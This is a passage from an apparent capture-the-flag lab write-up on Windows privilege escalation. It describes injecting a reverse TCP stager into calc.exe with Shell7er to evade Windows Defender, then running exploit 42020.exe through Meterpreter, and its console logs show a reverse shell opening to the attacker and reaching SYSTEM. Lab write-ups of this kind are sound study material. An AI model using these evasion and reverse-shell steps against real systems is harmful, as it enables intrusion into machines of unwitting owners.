
Another (32-bit) executable must be created that the exploit will trigger. In this case, a copy of calc.exe was used. Using Shell7er to inject a reverse TCP stager into the calc executable is enough to bypass Windows Defender. Both **42020.exe** and **calc.exe** (now renamed to **writeup.exe** past this point) can be uploaded through the existing Meterpreter session. After starting the reverse TCP listener, running **42020.exe** will trigger **writeup.exe** and open a reverse connection as admin.



```
 Directory of C:\users\sarah\desktop\arrexel

07/05/2018  04:53    <DIR>          .
07/05/2018  04:53    <DIR>          ..
07/05/2018  04:53           146,944 42020.exe
07/05/2018  04:53           528,384 writeup.exe
               2 File(s)        675,328 bytes
               2 Dir(s)   2,922,094,592 bytes free

C:\users\sarah\desktop\arrexel>42020.exe
42020.exe
Building Library with path: script:C:\users\sarah\desktop\arrexel\run.sct
Found TLB name at offset 766
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 01438428
Queried Success: 01438428
AddRef: 1
```



```
Release: 1
Release object 01438290
Release: 2

C:\users\sarah\desktop\arrexel>
[*] Sending stage (179779 bytes) to 10.10.10.59
[*] Meterpreter session 9 opened (10.10.14.3:5656 -> 10.10.10.59:50929) at 2018-
05-06 23:54:49 -0400

^C
Terminate channel 4? [y/N]  y
meterpreter > bg
[-] Unknown command: bg.
meterpreter > background
[*] Backgrounding session 8...
msf exploit(multi/handler) > sessions -i 9
[*] Starting interaction with 9...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```